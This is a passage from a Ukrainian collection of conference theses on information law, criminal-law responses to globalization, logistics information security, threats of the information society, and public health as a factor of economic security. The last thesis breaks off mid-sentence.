начальник кафедри кібербезпеки та інформаційного забезпечення Одеського державного університету внутрішніх справ, кандидат юридичних наук
Обертинський В.А.
слухач факультету №2 ННІЗДН Одеського державного університету внутрішніх справ

АКТИ КОНСТИТУЦІЙНОГО СУДУ УКРАЇНИ ЯК ДЖЕРЕЛО ІНФОРМАЦІЙНОГО ПРАВА І ЗАКОНОДАВСТВА

Довгий час в традиції вітчизняної юриспруденції було звичним та стиглим твердження про відсутність в джерельній основі національного права і законодавства прецедентів і тим більш у вигляді судових рішень. Однак формування в 1996-1997 роках в механізмі держави такої нової для України структури як Конституційний Суд України, та приєднання України до цілої низки європейських хартій та угод призвело до суттєвої зміни правових реалій у цьому питанні.

Спочатку правового роз'яснення на предмет конституційності потребували тільки окремі інформаційно-правові акти як, наприклад, Закон України «Про інформацію», а точніше окремі його статті. Так, при розгляді справи Устименка [1], що більш семи років кочувала по судових інстанціях КСУ прийняв рішення де в одному з його пунктів визначив: «У статті 48 Закону України "Про інформацію" визначальними є норми, сформульовані у частині першій цієї статті, які передбачають оскарження встановлених Законом України "Про інформацію" протиправних діянь, вчинених органами державної влади, органами місцевого самоврядування та їх посадовими особами, а також політичними партіями, іншими об'єднаннями громадян, засобами масової інформації, державними організаціями, які є юридичними особами, та окремими громадянами, до органів вищого рівня або до суду, тобто за вибором того, хто подає скаргу. Частина друга статті 48 Закону України "Про інформацію" лише встановлює порядок оскарження протиправних дій посадових осіб у разі звернення до органів вищого рівня, а частина третя цієї статті акцентує на тому, що оскарження, подане до органів вищого рівня, не є перешкодою для подальшого звернення громадянина чи юридичної особи до суду. Частину третю у контексті всієї статті 48 Закону України "Про інформацію" не можна розуміти як вимогу обов'язкового оскарження протиправних дій посадових осіб спочатку до органів вищого рівня, а потім - до суду. Безпосереднє звернення до суду є конституційним правом кожного». [1, п. 3].

Іншими словами було суттєво розширено розуміння свободи суб'єкта в отриманні інформації.

У подальшому інформаційно-правова сфера суспільних відносин ставить питання перед КСУ про особливості змістовного наповнення норм самої Конституції України. Так у справі за поданням 51 народного депутата України про офіційне тлумачення положень статті 10 Конституції України щодо застосування державної мови органами державної влади, органами місцевого самоврядування та використання її у навчальному процесі в навчальних закладах України (справа про застосування української мови) [2] КСУ зіткнувся з суттєвими труднощами, що фактично призвело до створення означеним органом нової юридичної норми, що, звісно, не є компетенцією КСУ. Не можна визнати конституційним положення, сформульоване Судом у частині другій пункту 2 Рішення. Воно суперечить частині третій статті 10 Конституції України, яка гарантує вільний розвиток, використання і захист російської, інших мов національних меншин (тобто тут держава не тільки забезпечує, як у попередній частині, а й виступає у ролі гаранта, поручника у виконанні сформульованого далі власного обов'язку). Таку жорстку, імперативну конституційну норму Суд підмінив досить розпливчатою диспозитивною формулою «можуть використовуватися». «Мільйони дітей і їх батьків лишаються конституційного права на навчання мовою, яку вони вважають рідною, потрапляють у повну залежність від держави, а держава отримує можливість, спираючись на неконституційне рішення» [3].

Сьогодні вплив рішень КСУ торкнувся таких форм поширення інформації як розповсюдження іноземних фільмів. КСУ у справі за конституційним поданням 60 народних депутатів України про офіційне тлумачення положень частини другої статті 14 Закону України "Про кінематографію" (справа про розповсюдження іноземних фільмів) [4], де в резолютивній частині Суд визначив, що: що іноземні фільми не підлягають розповсюдженню та демонструванню в Україні, якщо вони не дубльовані або не озвучені чи не субтитровані державною мовою, а центральний орган виконавчої влади у галузі кінематографії не має права надавати суб’єктам кінематографії право на розповсюдження і демонстрування таких фільмів та видавати відповідне державне посвідчення.

Безпосередньо стосується інформаційних правовідносин і, прийняте у 2012 році, рішення Конституційного Суду України, яким судді визначили, що конфіденційною інформацією є будь-які відомості про майнові і немайнові відносини особи (тобто коли народилася, де мешкає, кому продала автомобіль та чи інша людина) [5]. В такому випадку правовий стан осіб, відповідальних за формування БПД (бази персональних даних), виглядає дуже непривабливим. Більш того, КСУ вбачає, що інформація про особисте та сімейне життя особи (персональні дані про неї) – це будь-які відомості чи сукупність відомостей про фізичну особу, яка ідентифікована або може бути конкретно ідентифікована, а саме: національність, освіта, сімейний стан, релігійні переконання, стан здоров’я, матеріальний стан, адреса, дата і місце народження, місце проживання та перебування тощо, дані про особисті майнові та немайнові відносини цієї особи з іншими особами, зокрема членами сім’ї, а також відомості про події та явища, що відбувалися або відбуваються у побутовому,

інтимному, товариському, професійному, діловому та інших сферах життя особи, за винятком даних стосовно виконання повноважень особою, яка займає посаду, пов'язану зі здійсненням функцій держави або органів місцевого самоврядування. Така інформація про фізичну особу та членів її сім'ї є потенційно вразливою, конфіденційною і може бути поширена тільки за їх згодою, крім випадків, визначених законом, і лише в інтересах національної безпеки, економічного добробуту та прав людини. При цьому, ні в у відповідному законодавстві, ні на рівні КСУ не здійснено жодної спроби класифікаційного розподілення персональної інформації на загальну та вразливу, що, безумовно, могло б запобігти подальшим вірогідним зловживанням в інформаційному соціальному обороті, щодо персональних даних.

Весь період існування Конституційного Суду України його рішення систематично стосувалися питань інформаційного соціального обороту і, відтак, сформували певний правовий вплив на упорядкування сучасного соціального руху інформації, здійснення суб'єктами права на інформацію. З самого початку своєї активної діяльності у 1997 році і до останніх рішень 2016 року періодичність винесення певних рішень стосовно інформаційної сфери відносин та інформаційного законодавства, з одного боку, спрямовувалась на удосконалення нормативно-правового режиму інформаційних відносин, з другого боку – змінювала форму національного права в цій сфері, а, відтак здійснювала наповнення джерельної основи інформаційного права і законодавства.

Не завжди діяльність КСУ в інформаційно-правовій сфері можна визначити однозначно позитивною. Так, Рішення КСУ у мовно-інформаційному питанні щодо розуміння 10 статті Конституції України (2000 р.) і досі є приводом для науково-практичних дискусій професіоналів юриспруденції. Крім того, це Рішення стало основою для деяких дискримінаційних кроків органів державної влади, органів місцевого самоврядування та державних підприємств, організацій, установ по відношенню до жителів України.

Не можна не визнавати значущої дії означених актів і впливовості їх імперативної волі на весь порядок інформаційних відносин в Україні, а тому і не професійним буде невизнання їх частиною і різновидом джерел права взагалі й інформаційного права України зокрема.

Список використаних джерел:

1. Рішення Конституційного Суду України у справі щодо офіційного тлумачення статей 3, 23, 31, 47, 48 Закону України "Про інформацію" та статті 12 Закону України "Про прокуратуру" (справа К.Г.Устименка) № 5-зп від 30.10.1997

2. Рішення Конституційного Суду України у справі за конституційними поданнями 51 народного депутата України про офіційне тлумачення положень статті 10 Конституції України щодо застосування державної мови органами державної влади, органами місцевого самоврядування та використання її у

навчальному процесі в навчальних закладах України (справа про застосування української мови) //Вісник Конституційного Суду України, 2000. - № 1 Справа N 1-6/99 N 10. (14. 12 1999 р.).

3. Окрема думка судді Конституційного Суду України Мироненка О.М. стосовно Рішення Конституційного Суду України у справі за конституційними поданнями 51 народного депутата України про офіційне тлумачення положень статті 10 Конституції України (254к/96-ВР) щодо застосування державної мови органами державної влади, органами місцевого самоврядування та використання її у навчальному процесі в навчальних закладах України (справа про застосування української мови) //Вісник Конституційного Суду України, 2000. - № 1 Справа N 1-6/99 N 10. (14. 12 1999 р.).

4. Рішення Конституційного Суду України у справі за конституційним поданням 60 народних депутатів України про офіційне тлумачення положень частини другої статті 14 Закону України "Про кінематографію" (справа про розповсюдження іноземних фільмів) //Вісник Конституційного Суду України, 2008. - № 1 Справа N № 13-рп від 20.12.2007.

5. Рішення Конституційного Суду України у справі за конституційним поданням Жашківської районної ради Черкаської області щодо офіційного тлумачення положень частин першої, другої статті 32, частин другої, третьої статті 34 Конституції України Справа № 1-9/2012 20 січня 2012 року № 2-рп/2012 / [Електронний ресурс]. Режим доступу: http://zakon2.rada.gov.ua/laws/show/v002p710-12

Каменський Д. В.
завідувач кафедри правознавства
Бердянського державного педагогічного університету, кандидат юридичних наук, доцент

КРИМІНАЛЬНО-ПРАВОВА ОХОРОНА ЕКОНОМІЧНИХ ВІДНОСИН В УМОВАХ ГЛОБАЛІЗАЦІЇ

Сутністю глобалізації як процесу, що характеризує сучасний етап розвитку людства, є формування спільного світового економічного, політичного та культурного простору, який функціонує на основі універсальних загальновизнаних правових цінностей та принципів і опосередковується загальними організаційними формами [1, с. 403].

На думку відомого теоретика права П.М. Рабіновича, процес глобалізації предмета юридичної науки зумовив неабияку актуалізацію порівняльно-правових досліджень. Він призвів до своєрідного прориву у формуванні вітчизняного порівняльного правознавства як вагомого підрозділу загальнотеоретичної юриспруденції» [2, с. 17.].

В.О. Туляков вважає, що глобалізаційні тренди породжують наднаціональне кримінальне право та кримінально-процесуальні відносини, що поширюються на злочини проти миру та безпеки людства, транснаціональну організовану злочинність у формах незаконного обігу людських ресурсів, капіталів, зброї та наркотиків, предметів культурної спадщини, врешті-решт, на системну корупцію та комп'ютерну злочинність». На думку вітчизняного вченого, глобалізаційні процеси наділяють порівняльний метод у кримінальному праві інструментальним статусом системного наукового дослідження [3, с. 29, 40].

Своєю чергою, оригінальну позицію щодо визначення «точок дотику» між вітчизняним кримінальним правом і процесами глобалізації висловлює О.О. Житний. На його думку, зміни в «кримінальній картині світу», викликані саме глобалізацією, потребують вивчення у межах кримінально-правової доктрини, а також повинні враховуватись у правотворчій діяльності – зокрема під час вирішення питань криміналізації й декриміналізації, пеналізації, вдосконалення засобів кримінально-правового впливу та при вирішенні інших проблем науки кримінального права [4, с. 102].

В авторефераті дисертації на здобуття наукового ступеня доктора юридичних наук І.М. Клейменов аргументує, що з кримінологічної точки зору глобалізація є надзвичайно суперечливим об'єктивно-суб'єктивним процесом, в якому наявні як позитивні (антикриміногенні), так і негативні (криміногенні) сторони і наслідки. Вони знаходять свій прояв в економічній, політичній, культурній, релігійній, інформаційній та правовій сферах. На думку вченого, глобалізація економіки значною мірою має криміногенний характер, пояснюючи це чотирма обставинами: 1) головна мета ринкової економіки, а саме – отримання прибутку, є із самого початку криміногенною; 2) спостерігається процес глобалізації кримінальної економіки; 3) економічна глобалізація мотивує створення схем ухилення від сплати податків, «сірого» імпорту, відмивання коштів, отриманих злочинним шляхом. По-четверте, у процесі економічної глобалізації формуються умови для заволодіння чужою власністю [5, с. 20–21].

Запропонований І.М. Клейменовим узагальнено-песимістичний погляд на зв'язки між глобалізаційними процесами, економічними відносинами та злочинним світом, що по суті пропонує поставити знак рівності між економічною глобалізацією та глобалізованою злочинністю, викликає у автора цих рядків певний скептицизм. На мій погляд, дисертант необґрунтовано оминає увагою численні плюси від створення нового глобалізованого середовища для реалізації економічних досягнень, переміщення товарів, послуг і технологій, появи нових центрів економічного розвитку та наукових розробок, створення міцної платформи для порозуміння і взаємодії між окремими державами та їх громадянами, між окремим компаніями. Особливий подив викликає теза дисертанта про *a priori* криміногенність отримання прибутку як ключової мети існування ринкової економіки. За подібної лінії аргументації будь-які форми ведення бізнесу в ринкових умовах, пов'язані з цим інновації, конкурентні переваги для споживачів і загалом економічний розвиток цивілізації набувають системно-злочинного забарвлення. Водночас усвідомлюю, що не можна нехтувати тим очевидним фактом, що корислива

мотивація, бажання заробити більше і в будь-який спосіб, притаманні багатьом бізнесменам, тим більш у країнах з недосконалими механізмами нагляду держави за функціонуванням ринку. Видається, що наукові узагальнення, подібні до запропонованого І.М. Клейменовим, навряд чи можна вважати прийнятними – вони не відображають реального стану речей ані в економіці, ані в сфері кримінально-правового регулювання економічних відносин.

Своєю чергою, під економічною глобалізацією розуміється процес структурних змін і поетапного формування органічно цілісного світового господарства як необхідного елемента становлення та розвитку цілісності світового суспільства [6, с. 428]. В.С. Савчук і Ю.К. Зайцев справедливо додають, що створення національної ринкової економіки означає, поміж іншого, перетворення її на складову частину світового ринкового господарства, а отже, породжує залежність від сучасних тенденцій його розвитку, залежність від інституцій, механізмів та інструментів, якими оперує світовий ринок. На цьому фоні нагальною потребою стає визначення основних форм співпраці нашої держави з міжнародними фінансово-кредитними та торгівельними організаціями, регіональними об'єднаннями країн, участь у спільних із іншими країнами економічних проектах і програмах тощо [6, с. 428].

Цікаву точку зору обстоюють автори однієї вітчизняної праці з проблематики сучасних економічних теорій, які коментують кумулятивну позицію представників теорії глобалізації щодо розвитку економічних процесів у світі наступним чином. На відносини між суб'єктами економічної діяльності великий вплив чинять не лише процеси розвитку формалізованих ринкових відносин, а й чимало неформальних, неекономічних за своїм змістом чинників, соціокультурне середовище, морально-етичний клімат у суспільстві та ін. Особливого значення ці фактори набувають в умовах перехідної економіки, що власне і відбивається на сучасних процесах становлення української економіки. Тут ринок постає не як самодостатній фактор, здатний розв'язати суспільні проблеми, а лише як один з механізмів суспільства, який пронизує всю сукупність суспільних відносин і безпосередньо залежить від соціально-політичної сфери, історичної й культурної спадщини [7, с. 287, 292].

Наразі при всій активності процесів глобалізації сьогодні, як відомо, залишається чимало істотних відмінностей між державами та їх правовими системами. Право кожної країни світу є по-своєму унікальним, самобутнім, таким, що заслуговує на критичне осмислення та порівняння. А тому визначення ролі та методології порівняльного правознавства стає безперечно важливим інструментарієм під час унікального місця і завдань права у різних Наразі підтримую висловлену А.В. Савченком тезу про те, що виважений і послідовний курс України на європейську та євроатлантичну інтеграцію, поглиблення партнерських стосунків із Північно-Атлантичним альянсом щодо створення надійної системи колективної безпеки та оборони, необхідність протидії організованій злочинності та тероризму висувають перед нашою державою високі вимоги щодо відповідності системи законодавства, що існує, міжнародним нормам і найкращим зразкам демократичної нормотворчості, вироблених у розвинених державах світу. Важливе місце при цьому, на думку

автора, повинно належати саме порівняльному правознавству, й особливо такому його напряму як порівняльне кримінальне право [9, с. 8]. Зі свого боку, М.І. Хавронюк авторитетно вказує на те, що в кримінальному законодавстві України, як і в будь-якій іншій державі, змішані елементи національно-самобутнього з елементами запозиченого чужого – це законодавство завжди розвивалося під впливом кримінального законодавства інших держав, а також під впливом міжнародного права, яке з часом ставало все більш потужним [10, с. 13].

країнах світу. Дійсно, можливість «зазирнути» у «чуже» право, побачити як воно щоденно реалізується на практиці, відкриває чимало нових дверей для наукового пізнання, дозволяє отримати нові, досі невідомі і невикористані можливості для вдосконалення свого національного права. Адже як писав відомий німецький компаративіст Макс Райнштайн, порівняльне право у правильному сенсі цього терміну означає спостереження за своїм власним правом ззовні, щоб мати можливість оцінити його критично [8, с. 237].

Список використаних джерел:

1. Чубко Т.П. Глобалізація: поняття, вплив на сучасні державу і право / Т.П. Чубко // Форум права. – 2010. – № 1. – С. 396–405. [Електронний ресурс]. – Режим доступу : http://www.nbuv.gov.ua/old_jrn/e-journals/FP/2010-1/10htpdip.pdf.
2. Рабінович П. Методологія вітчизняного загальнотеоретичного право державознавства: деякі сучасні тенденції / П. Рабінович // Право України. – 2014. – № 1. – С. 11–21.
3. Туляков В.О. Порівняльний метод у науці кримінального права / В.О. Туляков // Вісник Асоціації кримінального права України. – 2014. – № 1. – С. 29–40 [Електронний ресурс]. – Режим доступу : http://nauka.nlu.edu.ua/wp-content/uploads/2015/07/2_3.pdf.
4. Житний О.О. Адаптація кримінального права України до умов глобалізації: деякі проблеми і перспективи / О.О. Житний // Проблеми науки кримінального права та їх вирішення у законотворчій та правозастосовній діяльності. – Харків: Право, 2015. – С. 100–105.
5. Клейменов И.М. Сравнительная криминология: криминализация, преступность, уголовная политика в условиях глобализации : автореф. дисс. … докт. юрид. наук: спец. 12.00.08 «Уголовное право и криминология; уголовно-исполнительное право» / Иван Михайлович Клейменов. – Омск, 2015. – 39 с.
6. Перехідна економіка: Підручник / В.М. Геєць, Є.Г. Панченко, Е.М. Лібанова та ін.; За ред. В.М. Гейця. – К.: Вища шк., 2003. – 591 с.
7. Чухно А.А. Сучасні економічні теорії: Підручник / За ред. А.А. Чухна / А.А. Чухно, П.І. Юхименко, П.М. Леоненко. – К.: Знання, 2007. – 878 с.
8. Rheinstein M. Comparative Law and Conflict of Laws in Germany / M. Rheinstein // University of Chicago Law Review. – 1934. – № 2. – P. 232–269.
9. Савченко А.В. Кримінальне законодавство України та федеральне кримінальне законодавство Сполучених Штатів Америки: комплексне

порівняльно-правове дослідження: Монографія / А.В. Савченко. – К.: КНТ, 2007. – 596 с.

10. Хавронюк М.І. Кримінальне законодавство України та інших держав континентальної Європи: порівняльний аналіз, проблеми гармонізації. Монографія. – К.: Юрисконсульт, 2006. – 1048 с.

Касян С. Я.
доцент кафедри економічної теорії та маркетингу Дніпровський національний університет імені Олеся Гончара, кандидат економічних наук, доцент

МАРКЕТИНГОВЕ ІНТЕГРУВАННЯ ІНФОРМАЦІЙНИХ ТА КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ У СФЕРІ БЕЗПЕКИ ЛОГІСТИЧНИХ ОПЕРАЦІЙ

В умовах інтенсифікації глобальних інформаційних потоків та пожвавлення інформаційного забезпечення в економіці України, що набуває особливого значення при реалізації моделі сталого розвитку, питання дотримання економічної та інформаційної безпеки стають одними з найпріоритетніших. У зв'язку з цим активізується роль всіх учасників ринку в інформаційному, логістичному забезпеченні господарчих процесів, починаючи з держави та закінчуючи кожним окремим підприємством. Експортноорієтована політика багатьох вітчизняних підприємств вимагає посиленої уваги до інформаційних та екологічних аспектів, особливості логістичного маркетингового змісту, оскільки протягом останніх років спостерігається сировинний характер її.

Безперечно, в умовах інтерактивної маркетингової бізнес-взаємодії доцільно комплексно застосовувати сучасні інформаційні технології, що мають ефективно забезпечувати процес логістичного розподілу. На наш погляд, вагомим є інформаційне забезпечення функціонування інфраструктури товарних, фінансових ринків. Маркетингова комунікаційна інформаційна бізнес-взаємодія економічних агентів на енергетичних і промислових ринках України і світу повною мірою відображує комплексний підхід в моделюванні генерування, розподілу і використання основних інформаційних забезпечуючих та енергетичних потоків.

Наукова актуальність даної роботи пов'язана із необхідністю врахування інформаційних факторів дотримання інформаційної безпеки під час маркетингової логістичної діяльності високотехнологічних промислових підприємств. Мета роботи полягає в маркетинговій оцінці шляхів підвищення інформаційної захищеності та безпеки у ході бізнес-взаємодії економічних

агентів за певними складовими діяльності. Відмітимо, що особливої стратегічної уваги потребують моніторинг і координування інформаційного забезпечення підключення енергетичних блоків вітчизняних атомних електростанцій до єдиної енергетичної системи України, дотримання високих стандартів інформаційної безпеки та логістичного сервісу при цьому.

В умовах динамічного маркетингового середовища інформаційна комунікаційна взаємодія на ринках освітніх послуг і праці, високотехнологічних розробок забезпечується багато в чому певними розділами трудового права, що мають певну схожість і відмінності в Болгарії, Польщі і Україні [1]. Безумовно, співпрацівники підприємств, які беруть участь в маркетинговій інформаційній взаємодії, повинні постійно підвищувати свій освітній і науковий потенціал, вивчаючи теми, пов'язані із спеціальністю, інтегрованими маркетинговими комунікаціями, науковою діяльністю, досягненнями в науці.

В умовах інтерактивної маркетингової бізнес-взаємодії доцільно визначити логістичний, інформаційний зміст створення доданої вартості упродовж маркетингового ланцюга та охарактеризувати розвиток творчих здібностей персоналу та інтегральну маркетингову взаємодію бізнес-процесів високотехнологічних підприємств у сфері енергетичного виробництва та інформаційного розподілу [2, с. 33-36].

На наш погляд, необхідно продовжувати вивчення професійної тематики в енергетичній сфері на ширшій лексичній інформаційній основі, використовуючи полілінгвістичну компоненту навчання. У цьому аспекті доцільним є комплекс компетенцій, пов'язаних з використанням складних граматичних і лексичних конструкцій різними мовами, розвиток умінь і навиків перекладу професійних текстів з енергозбереження у сфері маркетингової інформаційної комунікаційної взаємодії.

Представник наукової економічної школи Лодзського університету, м. Лодзь (Польща) Radosław Pastusiak досліджує функціонування підприємств у спеціальних економічних зонах, ураховуючи фінансові та економічні переваги такої діяльності. Правові основі такої діяльності у Польщі регулюються на основі Закону про спеціальні економічні зони (Ustawy o specjalnych strefach ekonomicznych). Науковець справедливо підкреслює про цілеспрямовану інтеграційну діяльність в таких економічних зонах, спрямовану на розвиток нових інноваційних інформаційних, технологічних рішень, збільшення конкурентних переваг інноваційної продукції, що виробляється у цих зонах. Безперечно, також діяльність цих підприємств позитивно впливає на встановлення екологічної рівноваги в регіоні [3, с. 155, 156]. На наш погляд, маркетингове інтегрування удосконалення інформаційних та комунікаційних технологій має бути системно вкраплено у розвиток національної і регіональної складової включення вітчизняного сектору наукових досліджень з енергозбереження у Європейський дослідницький простір.

Вважаємо, що досвід комунікаційної інформаційної наукової взаємодії з польськими партнерами під час освітньо-наукових процесів та логістичних операцій, формування інтердисциплінарної аспірантури з урахуванням

сучасних особливостей організації бізнес-процесів, систем управління якістю продукції на підприємствах дозволить українським науковцям і підприємцям поглиблювати міжнародну координацію [4].

Комплексна організація інформаційної маркетингової бізнес-взаємодії в рамках групи партнерських підприємств України, Центральної і Південно-Східної Європи дозволяє підвищити маркетингову ефективність організації комунікаційних компаній в ході розподілу товарів і послуг. При цьому комплексно враховуються інтереси виробників, дистриб'юторів і торговців, підвищується величина маркетингової цінності, яку дані економічні агенти своєчасно отримують завдяки дотриманню економічної безпеки.

Є. В. Крикавський справедливо підкреслює прояв в умовах інтерактивної маркетингової інформаційної бізнес-взаємодії тенденції зростання витрат дистрибуції упродовж логістичного ланцюга постачання і збуту. Він правильно виокремлює причини таких змін, а саме: ускладнення набору цілей у логістиці дистрибуції, активізація і збільшення обсягів логістичного сервісу, що надають основні конкуренти, розширення асортиментної пропозиції товарів і послуг та зменшення тривалості життєвого циклу за багатьма товарами [5, с. 12]. Дійсно, слід в інтегрованому підході згідно холістичного маркетингового принципу формувати конфігурацію і взаємодію енергетичних, інформаційних потоків під час їх циркулювання на високотехнологічних підприємствах [5, с. 12]. Така інформаційна взаємодія повинна мати відповідне комунікаційне забезпечення та відображати високу поінформованість споживачів про доцільність постійної інформаційної роз’яснювальної діяльності у сфері впровадження інноваційних енергозберігаючих технологій. Отже, інформаційне забезпечення інноваційного та логістичного розвитку, повсюдне впровадження актуальних економічних, соціальних знань дозволяють формувати безпеку маркетингових логістичних операцій на високому рівні, заощаджувати енергетичні і фінансові ресурси.

Список використаних джерел:

1. Транев Стоян Една идея за справяне с организационните конфликти. – България, Флат, 2014. – 54 с.

2. Смирнов С. О. Маркетингове комунікаційне та логістичне забезпечення процесу енергозбереження в економіці України / С. О. Смирнов, С. Я. Касян // Вісник Дніпропетровського університету, серія: Економіка. – Дніпропетровськ : ДНУ імені Олеся Гончара. – 2015. – т. 23, №10/1. – Випуск 9(2). – С. 32–41.

3. Pastusiak Radosław Dochody gmin a przedsiębiorstwa w specjalnych strefach ekonomicznych. Przykład Województwa Łódzkiego / Radosław Pastusiak // Acta Universitatis Lodziensis. Folia Oeconomica 284. Konsument i przedsiębiorstwo na rynku usług finansowych. Bezpieczeństwo i efektywność. Pod redakcją Iwony D. Czechowskiej, Radosława Pastusiaka. – Łódź : Wydawnictwo Uniwersytetu Łódzkiego, 2013. – S. 155–164 (248 s.).

4. Касян С. Я. Польські аспіранти вивчають організацію бізнес-процесів на сучасних українських підприємствах / С. Я. Касян. Офіційний сайт ДНУ ім. О.

Гончара. Розділ новини. 22.04.2015. [Електронний ресурс]. – Режим доступу : http://www.dnu.dp.ua/news/1837.

5. Крикавський Євген Логістичне управління: підруч. / Євген Крикавський. – Львів: видав-во Національного університету «Львівська політехніка», 2005. – 684 с.

Кахович О. О.
доцент Дніпропетровського державного університету внутрішніх справ, кандидат наук з державного управління, доцент

РОЗВИТОК ІНФОРМАЦІЙНОГО СУСПІЛЬСТВА: ЗАГРОЗИ ДЛЯ ЛЮДИНИ І ДЕРЖАВИ

Процеси глобалізації та інтернаціоналізації накладають свій відбиток на розвиток інформаційної сфери країн світу. Інформаційне суспільство характерне для розвинених країн ставить нові вимоги перед людством.

Інформаційним визнається суспільство, в якому діяльність людей здійснюється на основі використання послуг, що надаються за допомогою інформаційних технологій.

Інформаційному суспільству притаманні наступні ознаки:

- відкриті можливості для будь-якої фізичної особи отримати будь-яку інформацію для вирішення питань особистого чи суспільного характеру;
- наявність та доступність сучасної інформаційної технології будь-якій фізичній чи юридичній особі;
- розвиненість інформаційної інфраструктури;
- створення національних інформаційних ресурсів;
- прискорена автоматизація та роботизація всіх сфер і галузей національного господарства.
- розширення сфери інформаційної діяльності;
- зростання кількості зайнятих у інформаційній сфері національного господарства.

В умовах інформаційного суспільства посилюються вимоги до людини. Людина виступає носієм інформаційних потреб. Одним із завдань забезпечення інформаційного суспільства є виявлення, вивчення та задоволення інформаційних потреб людини.

В теорії менеджменту в загальному вигляді потреби визначаються як психологічне або фізіологічне відчуття нестачі у чомусь або у комусь, переконання у тому, що чогось або когось бракує. Інформаційна потреба – це потреба людини в інформації, яка виникає через недостатність знань, причому необхідна людині інформація формулюється в інформаційний запит.

В межах об’єктивного підходу, інформаційну потребу розглядають як необхідність використання всіх нагромаджених людством знань для вирішення конкретних завдань.

Інформаційна потреба, в межах суб’єктивного підходу, розглядається як ставлення суб’єкта до інформації, що відтворена його свідомістю.

Інформаційні потреби належать до групи вторинних потреб. Вони є потребами психологічного походження, а тому характеризуються значною індивідуальністю, оскільки у кожної людини є особисті моральні якості, запити та індивідуальні ознаки. Виявляти потреби можливо на основі аналізу поведінки конкретної людини або групи осіб, оскільки потреба є своєрідним мотивом, що спонукає людину до дії.

Інформаційні потреби мають свої характерні риси, зокрема:

- Інформаційні потреби – суто соціальне явище, вони змінюються відповідно до змін людського суспільства. Інформаційні потреби людини спонукають її до пошуку інформації в різних джерелах та до купівлі носія цієї інформації. Отже, мова йде про наявність ринкових відносин між виробником та споживачем інформації, кожен з учасників цих відносин отримує задоволення власних потреб, споживач отримує необхідну йому інформацію, виробник отримує фінансову вигоду та особливий продукт – можливість впливати на одержувача інформації.
- Пертинентне відношення до інформації, яке викликає появу нових потреб. Інформаційні потреби викликані нестачею знань, в ході отримання цих знань в інформаційному циклі породжуються нові інформаційні потреби користувача, тобто виникає, так звана, ланцюгова реакція на інформаційний запит.
- Цінність інформації може бути відроджена, як по суті, так і для нового користувача. В один момент інформація може повністю втратити цінність для одного користувача, але в той же момент вона може бути знову предметом споживання вже для іншого користувача. Або можливою є також ситуація, в якій перший користувач суттєво розширить своє коло інтересів чи підвищить рівень знань, що дозволить йому виявити в цій інформації нові знання.
- Інформаційні потреби мають індивідуальний характер, оскільки залежать від самого поля дослідження і від особливостей людини, яка займається дослідженнями.

Розвиток інформаційного суспільства ставить нові вимоги до держави оскільки інформаційна сфера є джерелом загроз та небезпек для національної безпеки.

Відповідно до ст. 3 закону України «Про основи національної безпеки України» інформаційне середовище є об’єктом національної безпеки [1, ст. 3].

До загроз національним інтересам і національній безпеці в інформаційній сфері належать [2,ст.8] загрози комунікативного характеру в сфері реалізації потреб людини і громадянина, суспільства та держави щодо продукування, споживання. Розповсюдження та розвитку національного стратегічного контенту та інформації; а також загрози технологічного характеру в сфері функціонування та захищеності кібернетичних, телекомунікаційних та інших

автоматизованих систем, що формують матеріальну основу внутрішньодержавного інформаційного простору.

Діяльність державних органів у сфері забезпечення інформаційної безпеки має підтримувати такий рівень розвитку інформаційного середовища, який би дозволив нівелювати загрози внутрішнього та зовнішнього виду.

Забезпечення такого рівня розвитку інформаційного середовища інформаційної безпеки держави можливе лише за участі всіх внутрішніх суб'єктів інформаційних відносин та за умов ефективної взаємодії держави з громадянським суспільством та приватним сектором.

Список використаних джерел:

1. Про основи національної безпеки України: закон України від 19.06.2003 № 964-IV/ Голос України від 22.07.2003. - №134

2. Концепція інформаційної безпеки України: проект – [Електронний ресурс] – Режим доступу: http://mip.gov.ua/ru/documents/30.html

Кий-Кокарєва В. Г.
викладач ДЗ «Дніпропетровська медична академія МОЗ України»,
кандидат наук з державного управління
Косюк І. В.
студентка ДЗ «Дніпропетровська медична академія МОЗ України»

ЗДОРОВ'Я ПРАЦЕЗДАТНОГО НАСЕЛЕННЯ ЯК ВАЖЛИВИЙ ЧИННИК ЕКОНОМІЧНОЇ БЕЗПЕКИ КРАЇНИ

Здоров'я – основа громадського благополуччя нації, її економічного процвітання і безпеки. Значення громадського здоров'я для економічного і соціального статусу країни, її місця у світовій спільноті, стосунків до неї з боку інших країн надзвичайно велике [5].

У економічному і соціальному аспектах здоров'я людини розглядається як здатність до доцільної, результативної, ефективної діяльності в умовах зовнішнього середовища, що постійно змінюється, у рамках сукупності певних видів діяльності, до яких організм здатний адаптуватися. Здоров'я як економічний і соціальний феномен зводиться до працездатності [1].

Здоров'я торкається ключового елементу продуктивних сил безпосередньо виробника з його здібностями і навичками до праці. Воно чинить пряму дію на продуктивність праці і тільки повноцінне здоров'я дозволяє досягати високих результатів. Будучи невід'ємною властивістю трудових ресурсів, здоров'я, разом з іншими якісними характеристиками

робочої сили (освітою, кваліфікацією), чинить істотний вплив на темпи соціально-економічного розвитку суспільства [3].

Здоров'я народу є не лише самоціллю, але і однією з необхідних умов економічного зростання країни [4].

Громадське здоров'я є основним економічним ресурсом країни, головною складовою її ресурсного потенціалу. Воно як соціально-економічна категорія проявляється в перерахованих нижче аспектах [1].

По-перше, громадське здоров'я, як і здоров'я кожного громадянина, представляє стратегічну мету держави і народу, умову національної безпеки країни.

По-друге, здоров'я - економічний ресурс суспільства і головна умова відтворення трудового потенціалу.

По-третє, здоров'я забезпечується значним використанням економічних ресурсів, грошових коштів держави і населення.

По-четверте, здоров'я виступає інтегральним показником рівня, образу, якості життя людей.

Із станом здоров'я населення тісним чином пов'язана економічна безпека країни. Падіння рівня здоров'я здатне породити процес громадської деградації, що може зруйнувати економіку країни [4]. У найбезпосереднішому сприйнятті це проблема простого відтворення працездатного населення країни, що становить основу її трудового потенціалу. Інтереси держави і народу, що населяє країну, полягають в тому, щоб було здоровим, повноцінним в трудовому відношенні, в кількісному та якісному сенсі і нинішнє, і майбутнє суспільство. Якщо структура населення країни зміщуватиметься у бік переважання непрацездатної або низкопродуктивної в трудовому відношенні його частини над працездатною, продуктивною, то збільшиться трудове навантаження останньої. А це може привести до негативних соціальних ефектів у вигляді нездатності трудоактивної частини населення "прогодувати" його трудопасивну частину [4]. Тому найважливішим чинником поліпшення здоров'я і збільшення тривалості життя населення, а також економії фінансових і матеріальних ресурсів є профілактика – регуляція режиму і якості харчування, якості води і екології, режиму фізичної активності, емоційного стану, виключення шкідливих звичок, а також нормалізація умов праці 